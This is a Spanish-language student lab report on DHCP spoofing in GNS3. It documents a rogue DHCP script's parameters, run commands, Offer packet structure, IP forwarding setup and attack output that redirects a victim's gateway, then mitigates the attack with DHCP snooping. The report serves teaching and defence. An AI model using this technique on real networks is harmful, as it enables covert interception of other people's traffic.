

DOCUMENTACIÓN TÉCNICA PROFESIONAL

Ataque DHCP Spoofing | Man-in-the-Middle por Servidor DHCP Malicioso

Randy Nin | Matrícula: 2025-0660

Índice

- Contexto técnico
- Objetivos
- Alcance y uso ético
- Entorno del laboratorio
- Configuración del entorno
- Herramienta: dhcp_spoofing.py
 - 6.1 Requisitos del entorno
 - 6.2 Parámetros de ejecución
 - 6.3 Análisis técnico del script
- Desarrollo del ataque
 - 7.1 Estado inicial del sistema
 - 7.2 Liberación del lease DHCP en la víctima
 - 7.3 Ejecución del ataque y condición de carrera
 - 7.4 Evidencia del envenenamiento DHCP
 - 7.5 Intercepción del tráfico con Wireshark
- Mitigación aplicada
- Verificación post-mitigación
- Conclusión
- Referencias

I. Contexto técnico

DHCP (Dynamic Host Configuration Protocol) es el protocolo estándar mediante el cual los dispositivos de red obtienen automáticamente su configuración de capa 3: dirección IP, máscara de subred, gateway predeterminado y servidores DNS. Este proceso sigue el intercambio de cuatro mensajes conocido como DORA: Discover (broadcast del cliente), Offer (respuesta del servidor), Request (aceptación del cliente) y Acknowledge (confirmación del servidor).

La debilidad estructural de DHCP radica en que el Discover se emite como broadcast de capa 2, lo que significa que cualquier host en el mismo segmento de red puede responder. El protocolo no implementa ningún mecanismo de autenticación de servidores: el cliente simplemente acepta el primer Offer que reciba y completa el DORA con ese servidor, independientemente de si es legítimo o no.

Esto abre la puerta al DHCP Spoofing: un atacante despliega un servidor DHCP falso en la red que compite contra el legítimo para ser el primero en responder. Si el servidor malicioso gana esa condición de carrera, controla por completo la configuración de red que recibe la víctima. El campo más crítico que puede manipular es el default gateway: al apuntar este valor hacia su propia IP, el atacante se convierte en el intermediario de todo el tráfico saliente de la víctima sin que esta lo perciba, logrando una posición de Man-in-the-Middle que no requiere ningún tipo de envenenamiento ARP posterior.

2. Objetivos

2.1 Objetivo del laboratorio

Demostrar en un entorno controlado de GNS3 que un atacante con acceso al mismo segmento de red puede suplantar al servidor DHCP legítimo ganando la condición de carrera mediante el flood de múltiples Offers, inyectando una configuración de red maliciosa en la víctima y posicionándose como intermediario de su tráfico de forma completamente transparente.

2.2 Objetivo del script


Implementar un servidor DHCP malicioso optimizado para velocidad que escuche mensajes DHCP Discover en la interfaz especificada, asigne IPs de un pool interno gestionado en memoria y responda con múltiples Offers simultáneos para maximizar la probabilidad de ganar la carrera frente al servidor legítimo, entregando al cliente una configuración donde el default gateway apunta al sistema atacante.

3. Alcance y uso ético

Esta práctica fue desarrollada con fines exclusivamente académicos dentro de un entorno aislado en GNS3. Las técnicas documentadas en este informe solo pueden utilizarse en redes propias o entornos de prueba autorizados como GNS3, EVE-NG o PNETLab. Su aplicación en redes de terceros, institucionales o públicas sin autorización expresa constituye una violación legal bajo las leyes de delitos informáticos y queda completamente fuera del alcance de este laboratorio.

4. Entorno del laboratorio

La topología emplea tres switches interconectados en forma de triángulo, con Sw-3 como enlace hacia el router. PC1 accede a la red a través de Sw-2 y Parrot-1 a través de Sw-1. El router actúa simultáneamente como gateway, servidor DHCP y punto de salida NAT hacia internet. Ninguno de los tres switches tiene configuración previa aplicada.



Dispositivo	Rol	Interfaz	IP	MAC	Modelo
R-1	Gateway / DHCP / NAT	Gio/o (LAN - inside)	20.25.6.60/24	0c:16:94:84:00:00	Cisco IOSv 15.6(2)T
R-1	Gateway / DHCP / NAT	Gio/I (WAN - outside, DHCP)	Asignada por NATi	0c:16:94:84:00:01	Cisco IOSv 15.6(2)T
Sw-1	Switch capa 2 (atacante)	N/A	N/A	N/A	Cisco IOSvL2 15.2
Sw-2	Switch capa 2 (víctima)	N/A	N/A	N/A	Cisco IOSvL2 15.2
Sw-3	Switch capa 2 (uplink)	N/A	N/A	N/A	Cisco IOSvL2 15.2
PCi	Víctima	eo	Variable (DHCP)	00:50:79:66:68:00	VPCS
Parrot-1	Atacante	ens4 Gigo/o -> Sw-1	20.25.6.62/24 (DHCP)	0c:db:b8:ad:00:00	ParrotSec OS
NATi	Nube / Salida internet	N/A	N/A	N/A	N/A

Nota: La IP de PCi varía entre la demostración del ataque y la verificación post-mitigación, ya que depende de qué servidor DHCP gane la carrera en cada solicitud.

5. Configuración del entorno

El router R-1 provee el servicio DHCP para la red 20.25.6.0/24, reservando las primeras 60 direcciones para infraestructura y entregando el default gateway 20.25.6.60 a todos los clientes. La salida a internet se gestiona mediante NAT PAT con la interfaz WAN como referencia.

Configuración completa de R-1:

```
ip dhcp excluded-address 20.25.6.1 20.25.6.60
ip dhcp pool Pool
  network 20.25.6.0 255.255.255.0
  dns-server 8.8.8.8
  default-router 20.25.6.60

access-list 1 permit 20.25.6.0 0.0.0.255
ip nat inside source list 1 interface GigabitEthernet0/1 overload

interface GigabitEthernet0/0
  ip address 20.25.6.60 255.255.255.0
  ip nat inside

interface GigabitEthernet0/1
  ip address dhcp
  ip nat outside
```

```
Router#show run | section dhcp
ip dhcp excluded-address 20.25.6.1 20.25.6.60
ip dhcp pool Pool
  network 20.25.6.0 255.255.255.0
  dns-server 8.8.8.8
  default-router 20.25.6.60
  ip address dhcp
Router#
```

6. Herramienta: dhcp_spoofing.py

6.1 Requisitos del entorno

Sistema operativo: ParrotSec OS, Kali Linux o cualquier distribución Linux con soporte para envío de paquetes raw a nivel de Capa 2.

Privilegios: El script requiere ejecución con `sudo`. Al iniciarse verifica `os.geteuid()` y termina con un error controlado si no se ejecuta como root.

Python: Versión 3.x.

Librerías externas requeridas:

Librería	Función en el script	Instalación
<code>scapy</code>	Construcción de paquetes Ethernet, IP, UDP, BOOTP y DHCP; sniffing de la interfaz en modo raw	<code>pip install scapy</code>
<code>termcolor</code>	Salida coloreada en terminal para mensajes de estado, advertencias y resultados del race	<code>pip install termcolor</code>

Los módulos `argparse`, `ipaddress`, `random`, `sys`, `os`, `signal`, `threading`, `time` y `collections` son parte de la librería estándar de Python 3 y no requieren instalación adicional.

Instalación de dependencias:

```
pip install scapy termcolor
```

Conectividad requerida: Parrot-1 debe estar en el mismo segmento de Capa 2 que la víctima. No se requiere conectividad IP previa hacia PCI. Parrot-1 debe contar con una ruta predeterminada hacia internet para poder actuar como gateway transparente durante el MITM; en este laboratorio dicha ruta fue asignada por el propio router vía DHCP.

6.2 Parámetros de ejecución

Parámetro	Flag	Requerido	Valor por defecto	Descripción
Interfaz de red	<code>-i / --interface</code>	Sí	N/A	Interfaz desde la que se escucha y se envían paquetes DHCP
Pool de red	<code>-p / --pool</code>	Sí	N/A	Rango de red en CIDR del que se extraen IPs para asignar a las víctimas
Gateway malicioso	<code>-g / --gateway</code>	Sí	N/A	IP entregada como default gateway a los clientes (IP del atacante)
Servidor DNS	<code>-d / --dns</code>	No	<code>8.8.8.8</code>	DNS que se asigna junto con la IP
Flood de Offers	<code>-f / --flood</code>	No	<code>5</code>	Cantidad de DHCP Offers enviados por cada Discover recibido
Modo agresivo	<code>-a / --aggressive</code>	No	Desactivado	Reduce el lease time a 60 segundos para forzar renovaciones rápidas

Sintaxis:

```
sudo python3 dhcp_spoofing.py -i <interfaz> -p <pool_CIDR> -g  
<gateway_atacante>
```

Comando utilizado en el laboratorio:

```
sudo python3 dhcp_spoofing.py -i ens4 -p 20.25.6.0/24 -g 20.25.6.62
```

La ejecución continúa indefinidamente hasta que el usuario presiona `Ctrl+C`, lo que activa el handler `SIGINT` y cierra los sockets de forma limpia.

6.3 Análisis técnico del script

El script implementa un servidor DHCP malicioso completo con arquitectura orientada a minimizar la latencia de respuesta. Al iniciarse, calcula la máscara de subred y la dirección de broadcast a partir del CIDR proporcionado y pre-genera el pool de IPs disponibles en una `collections.deque` con orden aleatorio, lo que garantiza asignaciones en $O(1)$ y evita patrones predecibles en las IPs distribuidas.

Asignación determinista de IPs:

Cada dirección MAC de cliente recibe siempre la misma IP durante la ejecución. Si la MAC ya tiene una entrada en el diccionario interno, se reutiliza. Si es nueva, se extrae la siguiente IP de la cola. Todo el acceso al pool está protegido con `threading.Lock` para garantizar consistencia entre el hilo principal y posibles operaciones concurrentes.

Mecanismo de carrera para ganar el DHCP Offer:

Cuando se detecta un Discover, el script ejecuta `race_flood_offers()` con la siguiente secuencia optimizada:

Paso	Tipo de envío	Motivo
1	Offer unicast directo a la MAC del cliente	Máxima velocidad, no pasa por broadcast
2 a N	Offers en broadcast con micro-delay de ms entre ellos	Saturar el canal para desplazar al servidor legítimo

Estructura del DHCP Offer enviado:

```
Ethernet (src=MAC_atacante, dst=MAC_cliente o broadcast)
├── IP (src=IP_atacante, dst=255.255.255.255, ttl=128)
│   ├── UDP (sport=67, dport=68)
│   │   ├── BOOTP (op=2, yiaddr=IP_asignada, siaddr=IP_atacante)
│   │   │   ├── DHCP options:
│   │   │   │   message-type : 2 (OFFER)
│   │   │   │   server_id    : IP_atacante
│   │   │   │   lease_time   : 3600s (60s en modo agresivo)
│   │   │   │   router      : IP_atacante <-- default gateway
│   │   │   │   name_server  : 8.8.8.8
│   │   │   │   malicioso

```



```
subnet_mask : calculada del CIDR
broadcast   : calculada del CIDR
```

El campo `router` es el vector de ataque central: al aceptar este Offer, la víctima configura su tabla de rutas con Parrot-I como puerta de enlace predeterminada. Cualquier tráfico destinado a redes externas le será enviado directamente al atacante.

Manejo del DHCP Request:

Cuando la víctima acepta el Offer malicioso y envía el Request, el script responde con un ACK inmediato seguido de un segundo ACK 5ms después como mecanismo de redundancia. La consola registra `[!] WON RACE: <MAC> -> <IP>` confirmando que la víctima aceptó la configuración maliciosa y completó el ciclo DORA con el servidor falso.

IP Forwarding en el sistema atacante:

Para que el MITM sea transparente, Parrot-I debe reenviar los paquetes que recibe de la víctima hacia el gateway real. Sin este paso, el tráfico llegaría al atacante pero no continuaría hacia su destino, generando timeouts en la víctima. El forwarding se habilita con:

```
sudo sysctl -w net.ipv4.ip_forward=1
```

Parrot-I ya contaba en este laboratorio con la ruta predeterminada asignada por el router vía DHCP, por lo que podía reenviar paquetes hacia internet sin configuración adicional de rutas.

7. Desarrollo del ataque

7.1 Estado inicial del sistema

Antes de ejecutar el ataque, PC1 obtiene su configuración de red del servidor DHCP legítimo del router. Recibe la dirección 20.25.6.61/24 con gateway 20.25.6.60. El router registra este binding en su tabla de arrendamientos, confirmando que el ciclo DORA se completó con el servidor legítimo.

```
PC1> ip dhcp
DDORA IP 20.25.6.61/24 GW 20.25.6.60
PC1> █
```

```
Router#show ip dhcp binding
Bindings from all pools not associated with VRF:
IP address      Client-ID/      Lease expiration      Type
                Hardware address/
                User name
20.25.6.61      0100.5079.6668.00  Jun 05 2026 02:57 AM  Automatic
Router#
```

7.2 Liberación del lease DHCP en la víctima

Para simular el escenario de un cliente que inicia un nuevo ciclo DORA (primer arranque, reconexión o renovación forzada), se libera el lease activo de PC1 con `ip dhcp -x`. Esto elimina la configuración IP activa y deja al cliente listo para emitir un nuevo Discover en la red.

```
PC1> ip dhcp -x
```

```
PC1> show ip
```

```
NAME           : PC1[1]
IP/MASK         : 0.0.0.0/0
GATEWAY         : 0.0.0.0
DNS             : 8.8.8.8
DHCP SERVER     : 20.25.6.60
DHCP LEASE      : 86310, 86400/43200/75600
MAC             : 00:50:79:66:68:00
LPORT          : 10016
RHOST:PORT      : 127.0.0.1:10017
MTU             : 1500
```

```
PC1> 
```

7.3 Ejecución del ataque y condición de carrera

Con `dhcp_spoofing.py` activo en Parrot-I, la red cuenta con dos servidores DHCP activos simultáneamente: el router legítimo en 20.25.6.60 y el servidor malicioso corriendo en Parrot-I. El resultado de cada solicitud depende de cuál de los dos responda primero al cliente.

```
> python3 exploit.py -i ens4 -p 20.25.6.0/24 -g 20.25.6.62

[*] RACE MODE ACTIVATED
[*] Interface: ens4
[*] Gateway: 20.25.6.62
[*] Flood: 5 OFFERs per DISCOVER
[!] Racing against legitimate DHCP...

|
```

Cuando PC1 ejecuta `ip dhcp` para solicitar una nueva configuración, el script detecta el Discover de broadcast, asigna una IP del pool interno y lanza la cadena de Offers: primero unicast para máxima velocidad, luego cuatro broadcasts adicionales. El router legítimo también responde, pero el script gana la carrera.

```
> python3 exploit.py -i ens4 -p 20.25.6.0/24 -g 20.25.6.62

[*] RACE MODE ACTIVATED
[*] Interface: ens4
[*] Gateway: 20.25.6.62
[*] Flood: 5 OFFERs per DISCOVER
[!] Racing against legitimate DHCP...

[!] WON RACE: 00:50:79:66:68:00 -> 20.25.6.251

|
```

7.4 Evidencia del envenenamiento DHCP

Tras el DORA completado con el servidor malicioso, PC1 queda configurada con los parámetros inyectados por el atacante. El campo crítico es el GATEWAY, que ahora apunta a 20.25.6.62 (Parrot-I) en lugar del gateway legítimo 20.25.6.60. El campo DHCP SERVER también refleja la IP del atacante, confirmando que fue el servidor malicioso quien completó la asignación.

```

PC1> ip dhcp
DORA IP 20.25.6.251/24 GW 20.25.6.62

PC1> show ip

NAME           : PC1[1]
IP/MASK        : 20.25.6.251/24
GATEWAY        : 20.25.6.62
DNS            : 8.8.8.8
DHCP SERVER    : 20.25.6.62
DHCP LEASE     : 3572, 3600/1800/3150
MAC            : 00:50:79:66:68:00
LPORT          : 10016
RHOST:PORT     : 127.0.0.1:10017
MTU            : 1500

PC1>

```

7.5 Intercepción del tráfico con Wireshark

Con IP forwarding activo en Parrot-I (`sudo sysctl -w net.ipv4.ip_forward=1`), la víctima mantiene conectividad completa: sus paquetes llegan a Parrot-I y este los reenvía al gateway real, haciendo el ataque completamente transparente. La víctima no percibe ninguna anomalía.

Para evidenciar la intercepción, se captura el tráfico en la interfaz `ens4` de Parrot-I con Wireshark. Filtrando por `dns`, las consultas que PC1 envía al servidor 8.8.8.8 son visibles en la interfaz del atacante, incluyendo los dominios consultados en su contenido.

dns						
No.	Time	Source	Destination	Protocol	Length	Info
29	34.222073786	20.25.6.251	8.8.8.8	DNS	72	Standard query 0x49e4 A facebook.com
31	34.223072966	20.25.6.251	8.8.8.8	DNS	72	Standard query 0x49e4 A facebook.com

8. Mitigación aplicada

La contramedida implementada es DHCP Snooping, configurado en Sw-1 (el switch donde está conectada la máquina atacante). Esta funcionalidad convierte al switch en un filtro activo de tráfico DHCP: clasifica cada puerto como confiable o no confiable y descarta automáticamente los mensajes de tipo Offer y Acknowledge que provengan de puertos no confiables, ya que únicamente los servidores DHCP legítimos deberían generar este tipo de mensajes.

Los puertos `GigabitEthernet1/0` y `GigabitEthernet2/0` de Sw-1 se marcan como confiables porque corresponden a los dos uplinks del switch en la topología triangular (hacia Sw-3 y Sw-2 respectivamente), y representan el camino hacia el servidor legítimo. Se configuran ambos uplinks como confiables porque STP puede bloquear cualquiera de los dos enlaces del triángulo dependiendo de la elección del Root Bridge, y se necesita garantizar que el tráfico DHCP legítimo siempre tenga al menos un camino disponible. El puerto donde está conectada Parrot-1 (`GigabitEthernet0/0`) permanece no confiable por defecto, y cualquier Offer que llegue por él es descartado silenciosamente.

```
Switch# conf t
Switch(config)# ip dhcp snooping
Switch(config)# ip dhcp snooping vlan 1
Switch(config)# no ip dhcp snooping information option
Switch(config)# interface GigabitEthernet1/0
Switch(config-if)# ip dhcp snooping trust
Switch(config-if)# exit
Switch(config)# interface GigabitEthernet2/0
Switch(config-if)# ip dhcp snooping trust
Switch(config-if)# exit
```

Comando	Función
<code>ip dhcp snooping</code>	Activa DHCP Snooping globalmente en el switch
<code>ip dhcp snooping vlan 1</code>	Habilita la inspección en VLAN 1
<code>no ip dhcp snooping information option</code>	Elimina la Option 82 para evitar incompatibilidades con el servidor DHCP del router
<code>ip dhcp snooping trust</code> en Gi1/0 y Gi2/0	Marca los dos uplinks del triángulo como confiables, garantizando disponibilidad ante posibles bloqueos STP

Nota sobre el alcance: En este laboratorio DHCP Snooping se aplicó únicamente en Sw-1 por razones de tiempo y alcance de la demostración. En entornos de producción, la

práctica recomendada es activarlo en todos los switches de la red, marcando como confiable únicamente el puerto que tenga acceso al servidor DHCP legítimo en cada switch.

```
Switch#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#ip dhcp snooping
Switch(config)#ip dhcp snooping vlan 1
Switch(config)#no ip dhcp snooping information option
Switch(config)#
Switch(config)#int gig1/0
Switch(config-if)#ip dhcp snooping trust
Switch(config-if)#exit
Switch(config)#
Switch(config)#int gig2/0
Switch(config-if)#ip dhcp snooping trust
Switch(config-if)#exit
```

9. Verificación post-mitigación

Con DHCP Snooping activo en Sw-1, se ejecutó nuevamente el script con los mismos parámetros. El switch intercepta los Offers provenientes del puerto de Parrot-1 y los descarta antes de que lleguen a la víctima, ya que ese puerto no está marcado como confiable.

```
> python3 exploit.py -i ens4 -p 20.25.6.0/24 -g 20.25.6.62
[*] RACE MODE ACTIVATED
[*] Interface: ens4
[*] Gateway: 20.25.6.62
[*] Flood: 5 OFFERs per DISCOVER
[!] Racing against legitimate DHCP...
```

Se liberó el lease de PC1 y se solicitó una nueva dirección. Esta vez, solo el servidor legítimo pudo completar el intercambio DORA con el cliente, entregando una IP del pool real del router con el gateway correcto.

```
PC1> ip dhcp
DORA IP 20.25.6.65/24 GW 20.25.6.60
```

10. Conclusión

El laboratorio confirma que DHCP, al no contar con ningún mecanismo de autenticación de servidores y basar la selección únicamente en cuál responde primero, es inherentemente vulnerable a la suplantación desde cualquier host en el mismo segmento de red. Con un script relativamente compacto, fue posible ganar sistemáticamente la condición de carrera contra el servidor legítimo mediante el flood de múltiples Offers, inyectar un gateway malicioso en la configuración de la víctima y establecer un MITM completamente transparente que no interrumpe la conectividad ni genera ninguna alerta visible.

DHCP Snooping neutraliza el ataque al nivel del switch, eliminando los Offers maliciosos antes de que lleguen a los clientes sin requerir ningún cambio en los dispositivos finales. Su implementación en todos los switches de la infraestructura, con el puerto confiable apuntando exclusivamente al servidor DHCP legítimo, establece una defensa sólida que escala directamente con el crecimiento de la red.

11. Referencias

- Repositorio del script: <https://github.com/RandyNin/DHCP-SPOOFING>
- Video demostrativo: https://www.youtube.com/watch?v=H2qzdD5nQmg&list=PLxMefEiS_P6q8NowKhpK-K-Jj_UTiBmuzp
- Plataforma: GNS3 / Entorno controlado de Seguridad de Redes

Randy Nin / Matrícula 2025-0660